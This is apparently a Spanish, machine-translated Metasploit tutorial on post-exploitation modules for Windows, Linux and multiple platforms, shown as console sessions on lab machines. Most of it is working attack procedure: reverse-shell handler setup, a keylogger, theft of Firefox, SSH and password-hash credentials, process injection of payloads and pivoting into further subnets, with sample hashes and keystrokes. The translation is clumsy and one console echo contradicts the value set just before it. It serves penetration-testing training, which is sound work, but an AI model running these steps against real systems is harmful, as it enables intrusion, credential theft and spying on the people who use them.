[Multi-OS Post Modules](#) - [Windows Post Modules](#) - [Linux Post Modules](#)

Metasploit tiene una amplia gama de módulos de la explotación después de la que se puede ejecutar en los objetivos comprometidos para reunir pruebas, el pivote más en una red de destino, y mucho más.



# Multi-OS Post-Exploitation Modules

[multi/gather/env](#) - [multi/gather/firefox\\_creds](#) - [multi/gather/ssh\\_creds](#)

## post/multi/gather/env

El "env" módulo recogerá y mostrará las variables de entorno de sistema operativo en el sistema comprometido.

```
meterpreter > run post/multi/gather/env
```

```
ComSpec=C:\WINDOWS\system32\cmd.exe
FP_NO_HOST_CHECK=NO
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 37 Stepping 2, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=2502
Path=C:\Perl\site\bin;C:\Perl\bin;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System
32\Wbem;c:\python25;c:\Program Files\Microsoft SQL Server\90\Tools\$
TEMP=C:\WINDOWS\TEMP
TMP=C:\WINDOWS\TEMP
windir=C:\WINDOWS
meterpreter >
```

# post/multi/gather/firefox\_creds

El módulo post-explotación "firefox\_creds" recoge las credenciales guardadas y las cookies de una instancia instalada de Firefox en la máquina comprometida. Herramientas de terceros se pueden utilizar para extraer las contraseñas, si no hay una contraseña maestra situado en la base de datos.

```
meterpreter > run post/multi/gather/firefox_creds
```

```
[*] Checking for Firefox directory in: C:\Documents and  
Settings\Administrator\Application Data\Mozilla\  
[*] Found Firefox installed  
[*] Locating Firefox Profiles...
```

```
[+] Found Profile 8r4i3uac.default  
[+] Downloading cookies.sqlite file from: C:\Documents and  
Settings\Administrator\Application Data\Mozilla\Firefox\Profiles\8r4i3uac.default  
[+] Downloading cookies.sqlite-journal file from: C:\Documents and  
Settings\Administrator\Application Data\Mozilla\Firefox\Profiles\8r4i3uac.default  
[+] Downloading key3.db file from: C:\Documents and  
Settings\Administrator\Application Data\Mozilla\Firefox\Profiles\8r4i3uac.default  
[+] Downloading signons.sqlite file from: C:\Documents and  
Settings\Administrator\Application Data\Mozilla\Firefox\Profiles\8r4i3uac.default  
meterpreter >
```

# post/multi/gather/ssh\_creds

El módulo "ssh\_creds" recogerá el contenido de los usuarios de .ssh en el directorio en la máquina objetivo. Además, known\_hosts y authorized\_keys y cualquier otro archivo también se descargan.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.101
lhost => 192.168.1.101
msf exploit(handler) > set LPORT 443
lport => 443
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.101:443
[*] Starting the payload handler...
[*] Command shell session 1 opened (192.168.1.101:443 -> 192.168.1.101:37059) at
2011-06-02 11:06:02 -0600
```

```
id
uid=0(root) gid=0(root) groups=0(root)
^Z
Background session 1? [y/N] y
```

```
msf exploit(handler) > use post/multi/gather/ssh_creds
msf post(ssh_creds) > show options
```

Module options (post/multi/gather/ssh\_creds):

Name	Current Setting	Required	Description
----	-----	-----	-----
SESSION		yes	The session to run this module on.

```
msf post(ssh_creds) > set SESSION 1
session => 1
msf post(ssh_creds) > run
```

```
[*] Determining session platform and type...
[*] Checking for OpenSSH profile in: /bin/.ssh
[-] OpenSSH profile not found in /bin/.ssh
[*] Checking for OpenSSH profile in: /dev/.ssh
...snip...
[-] OpenSSH profile not found in /var/www/.ssh
[+] Downloading /root/.ssh/authorized_keys
[+] Downloading /root/.ssh/authorized_keys2
[+] Downloading /root/.ssh/id_rsa
[+] Downloading /root/.ssh/id_rsa.pub
[+] Downloading /root/.ssh/known_hosts
[+] Downloading /usr/NX/home/nx/.ssh/authorized_keys2
[+] Downloading /usr/NX/home/nx/.ssh/default.id_dsa.pub
[+] Downloading /usr/NX/home/nx/.ssh/known_hosts
[+] Downloading /usr/NX/home/nx/.ssh/restore.id_dsa.pub
[*] Post module execution completed
msf post(ssh_creds) >
```

# Windows Post-Exploitation Modules

[capture/keylog\\_recorder](#) - [gather/arp\\_scanner](#) - [gather/checkvm](#) - [gather/credential\\_collector](#) - [gather/dumplinks](#) - [gather/enum\\_applications](#) - [gather/enum\\_logged\\_on\\_users](#) - [gather/enum\\_shares](#) - [gather/enum\\_snmp](#) - [gather/hashdump](#) - [gather/usb\\_history](#) - [manage/autoroute](#) - [manage/delete\\_user](#) - [manage/migrate](#) - [manage/multi\\_meterpreter\\_inject](#)

## post/windows/capture/keylog\_recorder

El módulo de post captura "keylog\_recorder" las pulsaciones de teclado en el sistema comprometido. Tenga en cuenta que tendrá que asegurarse de que han migrado a un proceso interactivo antes de las pulsaciones de teclado captura.

```
meterpreter > run post/windows/capture/keylog_recorder
```

```
[*] Executing module against V-MAC-XP
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to
/root/.msf3/loot/20110421120355_default_192.168.1.195_host.windows.key_328113.txt
[*] Recording keystrokes...
^C[*] Saving last few keystrokes...
[*] Interrupt
[*] Stopping keystroke sniffer...
meterpreter >
```

Después de que hayamos terminado de snifear las pulsaciones de teclado, o incluso mientras el sniffer está aún en marcha, se puede volcar los datos capturados.

```
root@bt:~# cat
/root/.msf3/loot/20110421120355_default_192.168.1.195_host.windows.key_328113.txt
Keystroke log started at Thu Apr 21 12:03:55 -0600 2011
root s3cr3t
ftp ftp.micro
soft.com anonymous anon@ano
n.com e quit
root@bt:~#
```

# post/windows/gather/arp\_scanner

El módulo post "arp\_scanner" llevará a cabo un sondeo ARP para un determinado rango a través de un host comprometido.

```
meterpreter > run post/windows/gather/arp_scanner RHOSTS=192.168.1.0/24
```

```
[*] Running module against V-MAC-XP
[*] ARP Scanning 192.168.1.0/24
[*] IP: 192.168.1.1 MAC b2:a8:1d:e0:68:89
[*] IP: 192.168.1.2 MAC 0:f:b5:fc:bd:22
[*] IP: 192.168.1.11 MAC 0:21:85:fc:96:32
[*] IP: 192.168.1.13 MAC 78:ca:39:fe:b:4c
[*] IP: 192.168.1.100 MAC 58:b0:35:6a:4e:cc
[*] IP: 192.168.1.101 MAC 0:1f:d0:2e:b5:3f
[*] IP: 192.168.1.102 MAC 58:55:ca:14:1e:61
[*] IP: 192.168.1.105 MAC 0:1:6c:6f:dd:d1
[*] IP: 192.168.1.106 MAC c:60:76:57:49:3f
[*] IP: 192.168.1.195 MAC 0:c:29:c9:38:4c
[*] IP: 192.168.1.194 MAC 12:33:a0:2:86:9b
[*] IP: 192.168.1.191 MAC c8:bc:c8:85:9d:b2
[*] IP: 192.168.1.193 MAC d8:30:62:8c:9:ab
[*] IP: 192.168.1.201 MAC 8a:e9:17:42:35:b0
[*] IP: 192.168.1.203 MAC 3e:ff:3c:4c:89:67
[*] IP: 192.168.1.207 MAC c6:b3:a1:bc:8a:ec
[*] IP: 192.168.1.199 MAC 1c:c1:de:41:73:94
[*] IP: 192.168.1.209 MAC 1e:75:bd:82:9b:11
[*] IP: 192.168.1.220 MAC 76:c4:72:53:c1:ce
[*] IP: 192.168.1.221 MAC 0:c:29:d7:55:f
[*] IP: 192.168.1.250 MAC 1a:dc:fa:ab:8b:b
```

```
meterpreter >
```

# post/windows/gather/checkvm

El módulo de entrada "checkvm" , simplemente es muy suficiente, comprueba si el huésped comprometido es una máquina virtual. Este módulo es compatible con Hyper-V, VMWare, VirtualBox, Xen, QEMU y máquinas virtuales.

```
meterpreter > run post/windows/gather/checkvm
```

```
[*] Checking if V-MAC-XP is a Virtual Machine .....  
[*] This is a VMware Virtual Machine  
meterpreter >
```

# post/windows/gather/credential\_collector

El "credential\_collector" extrae contraseñas y tokens hashes módulo en la máquina comprometida.

```
meterpreter > run post/windows/gather/credential_collector
```

```
[*] Running module against V-MAC-XP  
[+] Collecting hashes...  
Extracted:  
Administrator:7bf4f254f224bb24aad3b435b51404ee:2892d23cdf84d7a70e2eb2b9f05c425e  
Extracted:  
Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0  
Extracted:  
HelpAssistant:2e61920ebe3ed6e6d108113bf6318ee2:5abb944dc0761399b730f300dd474714  
Extracted:  
SUPPORT_388945a0:aad3b435b51404eeaad3b435b51404ee:92e5d2c675bed8d4dc6b74ddd9b4c287  
[+] Collecting tokens...  
NT AUTHORITY\LOCAL SERVICE  
NT AUTHORITY\NETWORK SERVICE  
NT AUTHORITY\SYSTEM  
NT AUTHORITY\ANONYMOUS LOGON  
meterpreter >
```

# post/windows/gather/dumplinks

El módulo "dumplinks" analiza los archivos .lnk en los documentos de los usuarios recientes que podrían ser útiles para la recopilación de más información. Tenga en cuenta que, como se muestra abajo, primero tenemos que migrar a un proceso de usuario antes de ejecutar el módulo.

```
meterpreter > run post/windows/manage/migrate
```

```
[*] Running module against V-MAC-XP  
[*] Current server process: svchost.exe (1096)  
[*] Migrating to explorer.exe...  
[*] Migrating into process ID 1824  
[*] New server process: Explorer.EXE (1824)  
meterpreter > run post/windows/gather/dumplinks
```

```
[*] Running module against V-MAC-XP  
[*] Extracting lnk files for user Administrator at C:\Documents and  
Settings\Administrator\Recent\...  
[*] Processing: C:\Documents and  
Settings\Administrator\Recent\developers_guide.lnk.  
[*] Processing: C:\Documents and Settings\Administrator\Recent\documentation.lnk.  
[*] Processing: C:\Documents and Settings\Administrator\Recent\Local Disk (C).lnk.  
[*] Processing: C:\Documents and Settings\Administrator\Recent\Netlog.lnk.  
[*] Processing: C:\Documents and Settings\Administrator\Recent\notes (2).lnk.  
[*] Processing: C:\Documents and Settings\Administrator\Recent\notes.lnk.  
[*] Processing: C:\Documents and Settings\Administrator\Recent\Release.lnk.  
[*] Processing: C:\Documents and  
Settings\Administrator\Recent\testmachine_crashie.lnk.  
[*] Processing: C:\Documents and Settings\Administrator\Recent\user manual.lnk.  
[*] Processing: C:\Documents and Settings\Administrator\Recent\user's guide.lnk.  
[*] Processing: C:\Documents and Settings\Administrator\Recent\{33D9A762-90C8-  
11d0-BD43-00A0C911CE86}_load.lnk.  
[*] No Recent Office files found for user Administrator. Nothing to do.  
meterpreter >
```

# post/windows/gather/enum\_applications

El módulo "enum\_applications" enumera las aplicaciones que se instalan en la máquina comprometida.

```
meterpreter > run post/windows/gather/enum_applications
```

```
[*] Enumerating applications installed on V-MAC-XP
```

## Installed Applications

```
=====
```

Name	Version
----	-----
Adobe Flash Player 10 Plugin	10.1.53.64
Windows Installer 3.1 (KB893803)	3.1
Metasploit Framework 3.4.1	3.4.1
Mozilla Firefox (3.6.16)	3.6.16 (en-US)
Notepad++	5.7
Microsoft SQL Server VSS Writer	9.00.1399.06
Microsoft SQL Server 2005 Express Edition (SQLEXPRESS)	9.00.1399.06
WinPcap 4.1.1	4.1.0.1753
Python 2.5	2.5.150
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148	9.0.30729.4148
WebFldrs XP	9.50.7523
MSXML 6.0 Parser	6.00.3883.8
ActivePerl 5.12.1 Build 1201	5.12.1201
Kingview 6.53	6.53
VMware Tools	8.4.5.10855
Microsoft SQL Server Native Client	9.00.1399.06
Microsoft SQL Server Setup Support Files (English)	9.00.1399.06
Microsoft .NET Framework 2.0	2.0.50727

```
meterpreter >
```



# post/windows/gather/enum\_logged\_on\_users

El módulo "enum\_logged\_on\_users" de post devuelve una lista de actuales y recientemente a lo largo de los usuarios conectados con su SID.

```
meterpreter > run post/windows/gather/enum_logged_on_users
```

```
[*] Running against session 3
```

## Current Logged Users

```
=====
```

SID	User
---	----
S-1-5-21-839522115-796845957-2147293891-500	V-MAC-XP\Administrator

## Recently Logged Users

```
=====
```

SID	Profile Path
---	-----
S-1-5-18	%systemroot
%\system32\config\systemprofile	
S-1-5-19	%SystemDrive%\Documents and
Settings\LocalService	
S-1-5-20	%SystemDrive%\Documents and
Settings\NetworkService	
S-1-5-21-839522115-796845957-2147293891-500	%SystemDrive%\Documents and
Settings\Administrator	

```
meterpreter >
```

# post/windows/gather/enum\_shares

El módulo de post "enum\_shares" devuelve una lista de dos acciones configurado y utilizado recientemente en el sistema comprometido.

```
meterpreter > run post/windows/gather/enum_shares
```

```
[*] Running against session 3
[*] The following shares were found:
[*]   Name: Desktop
[*]   Path: C:\Documents and Settings\Administrator\Desktop
[*]   Type: 0
[*]
[*] Recent Mounts found:
[*]   \\192.168.1.250\software
[*]   \\192.168.1.250\Data
[*]
meterpreter >
```

# post/windows/gather/enum\_snmp

El módulo "enum\_snmp" enumera la configuración del servicio SNMP en el destino, si está presente, incluyendo las cadenas de comunidad.

```
meterpreter > run post/windows/gather/enum_snmp
```

```
[*] Running module against V-MAC-XP
[*] Checking if SNMP is Installed
[*]   SNMP is installed!
[*] Enumerating community strings
[*]
[*]   Community Strings
[*]   =====
[*]
[*]   Name      Type
[*]   ----      -
[*]   public    READ ONLY
[*]
[*] Enumerating Permitted Managers for Community Strings
[*]   Community Strings can be accessed from any host
[*] Enumerating Trap Configuration
[*] No Traps are configured
meterpreter >
```



# post/windows/manage/autoroute

El módulo post "autoroute" crea una nueva ruta a través de una sesión Meterpreter lo que le permite girar más en la red objetivo.

```
meterpreter > run post/windows/manage/autoroute SUBNET=192.168.218.0 ACTION=ADD
```

```
[*] Running module against V-MAC-XP  
[*] Adding a route to 192.168.218.0/255.255.255.0...  
meterpreter >  
Background session 5? [y/N] y
```

Con nuestra nueva ruta agregada, puede ejecutar módulos adicionales a través de nuestro pivote.

```
msf exploit(ms08_067_netapi) > use auxiliary/scanner/portscan/tcp  
msf auxiliary(tcp) > set RHOSTS 192.168.218.0/24  
RHOSTS => 192.168.218.0/24  
msf auxiliary(tcp) > set THREADS 50  
THREADS => 50  
msf auxiliary(tcp) > set PORTS 445  
PORTS => 445  
msf auxiliary(tcp) > run  
  
[*] Scanned 027 of 256 hosts (010% complete)  
[*] Scanned 052 of 256 hosts (020% complete)  
[*] Scanned 079 of 256 hosts (030% complete)  
[*] Scanned 103 of 256 hosts (040% complete)  
[*] Scanned 128 of 256 hosts (050% complete)  
[*] 192.168.218.136:445 - TCP OPEN  
[*] Scanned 154 of 256 hosts (060% complete)  
[*] Scanned 180 of 256 hosts (070% complete)  
[*] Scanned 210 of 256 hosts (082% complete)  
[*] Scanned 232 of 256 hosts (090% complete)  
[*] Scanned 256 of 256 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(tcp) >
```

# post/windows/manage/delete\_user

El módulo "delete\_user" borra un usuario específico de cuenta del sistema comprometido

```
meterpreter > run post/windows/manage/delete_user USERNAME=hacker
```

```
[*] User was deleted!  
meterpreter >
```

Podemos volcar los hashes en el sistema y verificar que el usuario ya no existe en el destino.

```
meterpreter > run post/windows/gather/hashdump
```

```
[*] Obtaining the boot key...  
[*] Calculating the hboot key using SYSKEY 8528c78df7ff55040196a9b670f114b6...  
[*] Obtaining the user list and keys...  
[*] Decrypting user keys...  
[*] Dumping password hashes...
```

```
Administrator:500:7bf4f254b228bb24aad1b435b51404ee:2892d26cdf84d7a70e2fb3b9f05c425  
e:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
HelpAssistant:1000:2e61920ebe3ed6e6d108113bf6318ee2:5abb944dc0761399b730f300dd4747  
14:::  
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:92e5d2c675bed8d4dc6b74ddd9b  
4c287:::
```

```
meterpreter >
```

## post/windows/manage/migrate

EL módulo "migrate" migra a un proceso específico o si no se da, automáticamente genera un proceso nuevo y migrar a la misma.

```
meterpreter > run post/windows/manage/migrate
```

```
[*] Running module against V-MAC-XP
[*] Current server process: svchost.exe (1092)
[*] Migrating to explorer.exe...
[*] Migrating into process ID 672
[*] New server process: Explorer.EXE (672)
meterpreter >
```

## post/windows/manage/multi\_meterpreter\_inject

El post módulo "multi\_meterpreter\_inject" inyectará un payload dada en un proceso en el host comprometidos. Si no se especifica el valor PID, un nuevo proceso, se creará el payload se inyecta en el. Aunque, el nombre del módulo es multi\_meterpreter\_inject, cualquier payload puede ser especificado.

```
meterpreter > run post/windows/manage/multi_meterpreter_inject
PAYLOAD=windows/shell_bind_tcp
```

```
[*] Running module against V-MAC-XP
[*] Creating a reverse meterpreter stager: LHOST=192.168.1.101 LPORT=4444
[+] Starting Notepad.exe to house Meterpreter Session.
[+] Process created with pid 3380
[*] Injecting meterpreter into process ID 3380
[*] Allocated memory at address 0x003a0000, for 341 byte stager
[*] Writing the stager into memory...
[+] Successfully injected Meterpreter in to process: 3380
```

```
meterpreter > ^Z
Background session 5? [y/N] y
msf exploit(handler) > connect 192.168.1.195 4444
[*] Connected to 192.168.1.195:4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\WINDOWS\system32>ipconfig
ipconfig
```

Windows IP Configuration

Ethernet adapter Local Area Connection:

```
Connection-specific DNS Suffix . : localdomain
IP Address. . . . . : 192.168.1.195
```

Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 192.168.1.1

Ethernet adapter Local Area Connection 2:

Connection-specific DNS Suffix . : localdomain  
IP Address. . . . . : 192.168.218.136  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 192.168.218.2

C:\WINDOWS\system32>

# Linux Post-Exploitation Modules

[gather/hashdump](#) - [gather/enum\\_services](#) - [gather/enum\\_linux](#) - [gather/checkvm](#)

## post/linux/gather/hashdump

El módulo "hashdump" volcará la hashes de contraseñas para todos los usuarios en un sistema Linux.

```
msf > use multi/handler
msf exploit(handler) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf exploit(handler) > set lhost lhost 192.168.1.101
lhost => lhost 192.168.1.101
msf exploit(handler) > exploit
```

```
[-] Exploit failed: The following options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf exploit(handler) > set lhost 192.168.1.101
lhost => 192.168.184.130
msf exploit(handler) > exploit
```

```
[*] Started reverse handler on 192.168.1.101:4444
[*] Starting the payload handler...
[*] Command shell session 1 opened (192.168.1.101:4444 -> 192.168.1.101:40126) at
2011-06-02 15:46:03 -0400
```

```
id
uid=0(root) gid=0(root) groups=0(root)
```

```
^Z
Background session 1? [y/N] y
msf exploit(handler) > use post/linux/gather/hashdump
msf post(hashdump) > show options
```

Module options (post/linux/gather/hashdump):

Name	Current Setting	Required	Description
----	-----	-----	-----
SESSION		yes	The session to run this module on.
VERBOSE	false	no	Show list of Packages.

```
msf post(hashdump) > set session 1
session => 1
msf post(hashdump) > run
```

```
[+] root:
$6$f6jnFxJ7$3c0tDI64jPqVi3F7I033BxVQqHP5MC4TAmXb.NkLa65MNaG2rbWe2te2AWwRuIA/NVVoV
KoUSMYH2w0SuDYK0:0:0:root:/root:/bin/bash
...snip...
[+] Unshadowed Password File:
/root/.msf3/loot/20110602154652_default_192.168.184.130_linux.hashes_130860.txt
[*] Post module execution completed
msf post(hashdump) >
```



# post/linux/gather/enum\_services

El módulo "enum\_services" enumera los servicios en un sistema Linux.

```
msf > use multi/handler
msf exploit(handler) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf exploit(handler) > set lhost 192.168.184.130
lhost => 192.168.184.130
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.184.130:4444
[*] Starting the payload handler...
[*] Command shell session 1 opened (192.168.184.130:4444 -> 192.168.184.130:45979)
at 2011-06-02 16:19:00 -0400
```

```
id
uid=0(root) gid=0(root) groups=0(root)
^Z
Background session 1? [y/N] y
msf exploit(handler) > use post/linux/gather/enum_services
msf post(enum_services) > show options
```

Module options (post/linux/gather/enum\_services):

Name	Current Setting	Required	Description
SESSION		yes	The session to run this module on.
VERBOSE	false	no	Show list of Packages.

```
msf post(enum_services) > set session 1
session => 1
msf post(enum_services) > run
```

```
[+] Info:
[+] BackTrack 5 - Code Name Revolution 32 bit
[+] Linux root 2.6.38 #1 SMP Thu Mar 17 20:52:18 EDT 2011 i686 GNU/Linux
[*] Service list saved to loot file:
/root/.msf3/loot/20110602161959_default_192.168.184.130_linux.services_184278.txt
[*] Post module execution completed
msf post(enum_services) >
```

```
root@bt:~# cat
/root/.msf3/loot/20110602161959_default_192.168.184.130_linux.services_184278.txt
[ ? ] alsa-mixer-save
[ - ] apache2
[ - ] apparmor
[ ? ] appport
[ ? ] atd
[ ? ] avahi-daemon
[ ? ] binfmt-support
[ - ] bootlogd
[ ? ] bridge-network-interface
```

[ - ] casper  
[ ? ] console-setup  
[ ? ] cron  
[ ? ] cryptdisks  
[ ? ] cryptdisks-early  
[ ? ] cryptdisks-enable  
[ ? ] cryptdisks-udev  
[ - ] cups  
[ ? ] dbus  
[ ? ] decnet  
[ ? ] dmesg  
[ ? ] dns-clean  
[ ? ] ecryptfs-utils-restore  
[ ? ] ecryptfs-utils-save  
[ ? ] failsafe-x  
[ - ] fancontrol  
[ - ] farpd  
[ ? ] framework-postgres  
[ - ] gpsd  
[ - ] grub-common  
[ ? ] gssd  
[ ? ] hostname  
[ ? ] hwclock  
[ ? ] hwclock-save  
[ ? ] idmapd  
[ ? ] irqbalance  
[ ? ] killprocs  
[ - ] lm-sensors  
[ ? ] module-init-tools  
[ ? ] mysql  
[ ? ] nessusd  
[ ? ] network-interface  
[ ? ] network-interface-security  
[ ? ] networking  
[ ? ] ondemand  
[ ? ] openvpn  
[ ? ] pcscd  
[ ? ] plymouth  
[ ? ] plymouth-log  
[ ? ] plymouth-splash  
[ ? ] plymouth-stop  
[ ? ] portmap  
[ ? ] portmap-boot  
[ ? ] portmap-wait  
[ ? ] pppd-dns  
[ ? ] procs  
[ + ] pulseaudio  
[ ? ] rc.local  
[ ? ] rinetd  
[ ? ] rpc\_pipefs  
[ - ] rsync  
[ ? ] rsyslog  
[ ? ] screen-cleanup  
[ ? ] sendsigs  
[ - ] snort  
[ + ] ssh  
[ ? ] statd  
[ ? ] statd-mounting

[ ? ] stop-bootlogd  
[ ? ] stop-bootlogd-single  
[ ? ] ubiquity  
[ ? ] udev  
[ ? ] udev-finish  
[ ? ] udevmonitor  
[ ? ] udevtrigger  
[ ? ] ufw  
[ ? ] umountfs  
[ ? ] umountnfs.sh  
[ ? ] umountroot  
[ - ] urandom  
[ - ] wicd  
[ - ] winbind  
[ ? ] wpa-ifupdown

# post/linux/gather/enum\_linux

El módulo "enum\_linux" obtiene información del sistema básico de los sistemas Linux enumerar los usuarios, los hashes, servicios, configuraciones de red, tablas de enrutamiento, los paquetes instalados, captura de pantalla y bash\_history.

```
msf post(enum_linux) > run
```

```
[*] Running module against bt
[*] Execute: /usr/bin/whoami
[*] Module running as root
[+] Info:
[+]   BackTrack 5 - Code Name Revolution 32 bit
[+]   Linux bt 2.6.38 #1 SMP Thu Mar 17 20:52:18 EDT 2011 i686 GNU/Linux
[*] Collecting data...
[*] Execute: /bin/cat /etc/passwd | cut -d : -f 1
[*] Execute: /sbin/ifconfig -a
[*] Execute: /sbin/route
[*] Execute: /bin/mount -l
[*] Execute: /sbin/iptables -L
[*] Execute: /sbin/iptables -L -t nat
[*] Execute: /sbin/iptables -L -t mangle
[*] Download: /etc/resolv.conf
[*] Download: /etc/ssh/sshd_config
[*] Download: /etc/hosts
[*] Download: /etc/passwd
...snip...
[*] Post module execution completed
```

# post/linux/gather/checkvm

El módulo "checkvm" intenta determinar si el sistema está funcionando dentro de un entorno virtual y si es así, cuál. Este módulo es compatible con la detección de Hyper-V, VMWare, VirtualBox, Xen y QEMU / KVM.

```
msf > use multi/handler
msf exploit(handler) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf exploit(handler) > set lhost 192.168.184.129
lhost => 192.168.184.129
msf exploit(handler) > show options
msf exploit(handler) > exploit
```

```
[*] Started reverse handler on 192.168.184.129:4444
[*] Starting the payload handler...
[*] Sending stage (36 bytes) to 192.168.184.129
[*] Command shell session 1 opened (192.168.184.129:4444 -> 192.168.184.129:52156)
at 2011-06-20 12:37:55 -0400
```

^Z

```
Background session 1? [y/N] y
msf exploit(handler) > use post/linux/gather/checkvm
msf post(checkvm) > show options
```

Module options (post/linux/gather/checkvm):

Name	Current Setting	Required	Description
----	-----	-----	-----
SESSION		yes	The session to run this module on.

```
msf post(checkvm) > set session 1
session => 1
msf post(checkvm) > run
```

```
[*] Gathering System info ....
[+] This appears to be a VMware Virtual Machine
[*] Post module execution completed
msf post(checkvm) >
```

# TEAM CL-2011



CP-PUM4